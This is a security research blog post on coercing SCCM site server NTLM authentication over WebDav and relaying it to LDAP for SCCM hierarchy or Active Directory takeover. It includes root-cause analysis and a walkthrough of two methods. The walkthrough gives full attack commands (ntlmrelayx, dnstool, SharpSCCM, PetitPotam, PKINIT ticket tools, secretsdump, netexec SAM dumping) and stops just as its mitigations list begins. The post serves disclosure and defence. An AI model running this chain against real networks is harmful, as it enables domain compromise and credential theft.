Wait, Why is my WebClient Started?: SCCM Hierarchy Takeover via NTLM Relay to LDAP
TL;DR – During automatic client push installation, an SCCM site server automatically attempts to map WebDav shares on clients, starting WebClient when installed. This allows an adversary to coerce both high-privilege siteserver machine account NTLM authentication and client push installation account HTTP NTLM authentication and perform an NTLM relay to LDAP for SCCM or (sometimes) Active Directory takeover.
Acknowledgements and Prior Work
Before getting into the attack technique, I just wanted to bring attention to all the fantastic previous work covered on attacking SCCM which is related to this post, and the work this research iterates upon.
- Matt Nelson for first discovering and publicizing the automatic client push installation attack all the way back in 2018, before I was even in High School
- Chris Thompson for first broadly weaponizing the automatic client push installation relay technique through SharpSCCM through his blog post here in 2022
- Duane Michael, Chris Thompson, and Garrett Foster’s work on Misconfiguration Manager, which is where I learned about most of these techniques for the first time
- Garrett Foster for inspiration and collaboration throughout the entire process of this research
Is My SCCM Environment Vulnerable?
A low privilege user can perform SCCM hierarchy takeover using the attack technique covered in this blog if the following conditions are met:
- Either LDAP signing or LDAPS channel binding is disabled on at least one domain controller (DC)
- WebClient (WebDav Redirector Windows Server feature) is installed on the site server
- Automatic client push installation is enabled
- NTLM Fallback is enabled
If possible, do not install the WebDav Redirector Windows Server feature on your environment’s SCCM site servers.
Story Time
My colleague Garrett Foster is always pushing me to look into SCCM intricacies, commonly based off of the work he’s currently conducting. Back in July, he mentioned this intriguing piece of SCCM functionality he observed when pursuing his own research, pushing me to attempt to look into the anomaly hoping I would identify some way to weaponize it for future assessments.

He discovered PROPFIND (HTTP/WebDav) NTLM authentication being sent between site systems, with the site server actively attempting to map WebDav shares, and sending NTLMSSP Negotiate along with it. We immediately realized the security implications of being able to control where the site server mapped its WebDav shares as there may be an opportunity to relay that HTTP NTLM authentication to LDAP or LDAPS. We attempted to track down any interesting information on this anomaly for multiple months, but didn’t discover anything.
November came along quick after, and we mostly gave up on discovering a way to weaponize the HTTP authentication being sent between site systems.

I was tinkering with some variations of client push installation coercion (ELEVATE-2) in a lab, and noticed that after creating an SCCM client using SharpSCCM and sending the Data Discovery Record (DDR) to the site management point, the site server sent me arbitrary HTTP (PROPFIND) authentication.
For those who are unfamiliar with SCCM client push account coercion (ELEVATE-2), an attacker can register an SCCM client with a rogue IP address or hostname arbitrarily from any low-privilege Active Directory user. Then, the attacker can use the registered client GUID to send a Heartbeat DDR, indicating to the site server that the rogue client is ready to have an SCCM agent installed by the site server. When the site server attempts to install an agent (i.e., usually through SMB), the attacker can capture the site server authentication and perform an NTLM relay to a different legitimate client registered in the site. Because SCCM clients require the site server to hold administrative privileges for agent installation, the attacker can obtain full control of the targeted legitimate SCCM client/endpoint from the relay. If you wish to read more information about the specifics of ELEVATE-2, read the blog post here.

Normally, in an ELEVATE-2 attack, the site server sends SMB authentication to the attacker’s rogue system and they relay that SMB authentication to SMB on the legitimate SCCM client to compromise it.
In my case, the site server had surprisingly and unexpectedly sent me HTTP (WebDav) authentication instead of SMB, which is uniquely valuable from an adversary’s perspective. As previously mentioned, if an adversary can intercept HTTP authentication using NTLMSSP from a target, it is possible to relay that NTLM authentication to LDAP(S) to impersonate the context of the authentication. If you would like to read more information about NTLM relay attack primitives, this blog here by Elad Shamir holds a wealth of information on the topic.

Usually, for HTTP (WebDav) authentication to be coerced from a target, the WebClient service must be started on the remote host, and this fact should be the same for SCCM site servers. Knowing this, and to confirm that this authentication was not a fluke due to the WebClient service being started for a separate reason, I logged into my site server and stopped the WebClient service.
Next, to confirm this HTTP authentication was relayable to LDAP, I started a relay server with no SMB port listening and targeted LDAP. After triggering the client push via SharpSCCM, a successful relay to LDAP occurred.
ntlmrelayx.py -t ldap://10.2.10.10 -smb2support --no-smb-server
It worked! When running ntlmrelayx.py with no SMB server running, the site server would send HTTP authentication which could be relayed to LDAP!
When logging into my site server, and checking the status of the WebClient service, it was now unexpectedly running.

Due to the service arbitrarily starting, I quickly realized that using this technique made it possible to perform HTTP authentication coercion from the site server machine account over classic EFSRPC, instead of being limited to the configured client push installation account in SCCM as part of an NTLM relay to LDAP.
When notifying Garrett of this unexpected find, the question on both of our minds was “why is this happening?”

Wait? What Happened?
At this point, Garrett and I started looking into this confusing functionality. HTTP authentication just seemed to be coerced and WebClient just seemed to start with no explanation. Using a combination of CMTrace and Ghidra, Garrett and I came to a conclusion as to why the site server sends the unexplained rogue HTTP NTLM authentication and starts the WebClient service.
We first started using C:\Windows\CCM\CMTrace.exe, which is used to visualize and display SCCM logs. We specifically started by viewing the entries in ccm.log, due to its visibility into the client push installation process. When initiating the rogue client push process, some interesting debug messages and errors appeared. Noting specifically instances of failed share connections and the WNetAddConnection2 Windows API call.

Going further, after decompiling the dynamic-link library (DLL) used for client push installation (i.e., ccm.dll) using Ghidra, we confirmed that during the client push installation process the WNetAddConnection2 Windows API call is actively used. To find this specific usage in Ghidra, we used a string search for the error message shown in the CMTrace logs to identify the correct location of the target instructions.

Looking at the WNetAddConnection2 Windows API call documentation, this specific call is explicitly used for mapping shares, which aligns with the output/debug message logs seen in CMTrace.
Knowing the site server was actively mapping shares on SCCM clients, rogue or otherwise, was a massive find in understanding the underlying vulnerable functionality, especially due to WebClient’s known relation to starting due to share mappings. For example, earlier last year, Synacktiv released this article covering the ability to force SMB clients to fall back to WebDav authentication. Synacktiv explicitly mentions that “Running the net use command targeting a non-existing SMB share in Windows cmd.” as part of a share mapping procedure starts WebClient and sends HTTP authentication.
At this point, we know the site server is mapping shares, but are the WNetAddConnection2 API calls being used by the site server similar enough to the net use command mentioned by Synactiv to start WebClient?
The last piece in the puzzle came from examining the imports of the net.exe binary.

As seen above, the net.exe binary imports the exact same WNet family of calls which the site server uses to map shares on clients. Meaning, that the site server is essentially executing the same underlying API calls as using the net use \\host\share method of WebClient service start.
Exploring deeper into previous resources, Steven Flores also covered these API calls used by net.exe for starting WebClient in his deep-dive blog on starting WebClient for offensive purposes: Will WebClient Start?
Requirements and Impact
While SCCM site servers do not install the WebClient service (WebDav Redirector Windows Server feature) by default, this takeover primitive could still be useful from an adversary perspective in enterprise/production environments due to there being no requirement for the WebClient service to be started, just installed.
Other than that primary requirement, the additional requirements for the attack are all requirements of generic SMB automatic client push account coercion and LDAP relay attacks, which have been covered extensively. Including NTLM fallback being enabled, site-wide automatic client push installation being enabled, and LDAP(S) signing and channel binding being disabled.
The impact of the WebClient service being started from low-privilege and remotely is already of significance, but in addition to that, when WebClient has been started on the site server the first client push request and all subsequent messages also include HTTP NTLM authentication. This means that if a dedicated client push installation account is configured on the site server with domain-wide privileges, this attack might turn hierarchy takeover to Active Directory privilege escalation.
There are two ways to abuse this technique:
- Relay client push installation account authentication to LDAP – This will allow you to coerce usable HTTP authentication from whatever account is being used as the account for client push. By default, this account is the site server machine account which can be used for hierarchy takeover, but is commonly configured to be a dedicated high-privilege user account in Active Directory. A DNS hostname pointing to the rogue client receiving the relay will be required as part of this version of the technique, which by-default can be added by low-privilege users.
- Start WebClient using client push then coerce site server authentication via RPC and relay to LDAP – A flexible aspect of this technique is that you aren’t required to use the HTTP authentication elicited from the client push installation account. If you start the WebClient service using client push, you can use the classic PetitPotam/EFS coercion for hierarchy takeover. No DNS A record is required for the client push portion in this version of the technique, and while HTTP authentication may not be sent, if the site server connects to the WebDav share as part of the push process, WebClient will automatically start.
The next two sections cover both of these use cases in detail with practical examples.
Method 1: Relaying Overprivileged Dedicated Client Push Installation Account Auth to LDAP
A common and insecure configuration by system administrators is to add a dedicated client push installation account to a high privilege group in Active Directory such as DOMAIN ADMINS.

Although insecure, It is understandable why sysadmins make this configuration due to the requirement for the client push installation account to have administrative control over each SCCM client. This configuration prevents the sysadmin from making the client push installation account an administrator on each endpoint individually, requiring to only add the account configured in the Client Push Installation Properties section of the site server to be added to DOMAIN ADMINS.

If this extremely common configuration is in place, performing this relay attack to LDAP using the client push installation account yields an attacker full control of the domain, and can use the privileges obtained from the relay to promote any user to a member of the DOMAIN ADMINS group or add DCSync privileges for full domain compromise.
First, start an ntlmrelayx.py server to capture authentication.
ntlmrelayx.py -t ldap://10.2.10.10 --no-smb-server -smb2support Then, add a DNS record to the domain. By default, this can be done from low privilege user context with dnstool.py.
python3 dnstool.py -u ludus.domain\domainuser -p ‘password’ -r ATTACKER-CLIENT -a add -d 10.2.10.50 10.2.10.10
Finally, trigger a client push installation targeting the DNS record pointing to a rogue host using SharpSCCM.
SharpSCCM.exe invoke client-push -t ATTACKER CLIENT
Looking back at the relay server, a successful relay to LDAP should occur. If the SCCM client push installation account is of DOMAIN ADMINS (i.e., overprivileged), a new user should be created with DCSync privileges on the domain.

As an example, the newly created user with Replication-Get-Changes-All can retrieve the default domain administrators NT hash, fully compromising the Active Directory domain.
secretsdump.py ‘ludus.domain/GFaAIzxGGy:k4KETeV9/Berv(a’@10.2.10.10 -just-dc-user Administrator
Method 2: Remotely Starting WebClient for Hierarchy Takeover
In cases where you’re in an environment in which the dedicated client push installation account configured on the site server is privileged securely, meaning that it’s not part of any Tier Zero group, it’s still possible to use this technique for hierarchy takeover.
In this example, the sccm_push account is configured domain-wide as a non-Tier Zero group such as DOMAIN USERS group, but is configured as a local administrator on all SCCM clients with a Group Policy Object (GPO), ensuring that client push still functions in the domain without using an overpermissive account.
Although the sccm_push is a local administrator on SCCM clients, in this environment SMB signing is enabled domain wide, preventing a relay from the site server to SMB from compromising any endpoints.

When using this secure configuration, attempting to escalate a user for full domain compromise as part of a relay, while the relay succeeds the privilege escalation attack fails due to the client push installation account not having the required permissions.
ntlmrelayx.py -t ldap://10.2.10.10 --no-smb-server -smb2support --escalate-user domainuser -debug
While the client push installation abuse case in this attack technique isn’t possible due to a secure configuration, this attack will have enabled the WebClient service regardless. This still means that we can coerce site server machine account authentication for hierarchy takeover.
For demonstration purposes, create a new DNS A record domain-wide for the WebClient coercion (possible from a low-privilege user).

Then, using PetitPotam and classic EFSRPC coercion when WebClient is enabled, coerce HTTP authentication from the site server.
python3 PetitPotam.py -u domainuser -p 'password' -d ludus.domain attacker@80/test 10.2.10.15
When looking back at the relay server, started with the –shadow-credentials flag, the site server machine account authentication has been relayed to LDAP for successful authentication and the MsDs-KeyCredentialLink attribute has been written, allowing takeover.
ntlmrelayx.py -t ldap://10.2.10.10 -smb2support --no-smb-server --shadow-credentials --no-dump --no-da --no-acl --no-validate-privs
Using the command provided by ntlmrelayx.py we can grab a usable ticket-granting ticket (TGT) using the written shadow credentials on the site server.
python3 PKINITtools/gettgtpkinit.py -cert-pfx kKdxovJV.pfx -pfx-pass KFdUBOpTYkwcBmYTbDPd -dc-ip 10.2.10.10 'ludus.domain/SCCM-SITESRV$' kKdxovJV.ccache
For direct access to the site server host, use the TGT as the SITESRV$ machine account and gets4uticket.py to impersonate a member of the DOMAIN ADMINS group. Then, standard lateral movement options are available, such as retrieving credentials from the Security Account Manager (SAM) hive.
python3 PKINITtools/gets4uticket.py 'kerberos+ccache://ludus.domain\SCCM-SITESRV$:kKdxovJV.ccache@10.2.10.10' 'cifs/sccm-sitesrv.ludus.domain@ludus.domain' 'Administrator@ludus.domain' admin.ccacheKRB5CCNAME=admin.ccache netexec smb 10.2.10.15 --use-kcache --sam --kdcHost 10.2.10.10
Additionally, promoting an already controlled user to be an SCCM admin as part of post-exploitation activities for hierarchy takeover is possible. After obtaining valid site server machine account privileges from the relay, it is possible to authenticate to the MSSQL site database and promote any user to SCCM “Full Administrator” privileges. This configuration allows the compromise of the entire SCCM hierarchy due to the lack of security boundaries between sites in the same hierarchy. Hierarchy takeover via control of an individual site was originally published here by Chris Thompson.
Defensive Mitigations
As always, standard best practices in both SCCM and Active Directory apply here to prevent this attack. The list of items for security best practices is as follows:
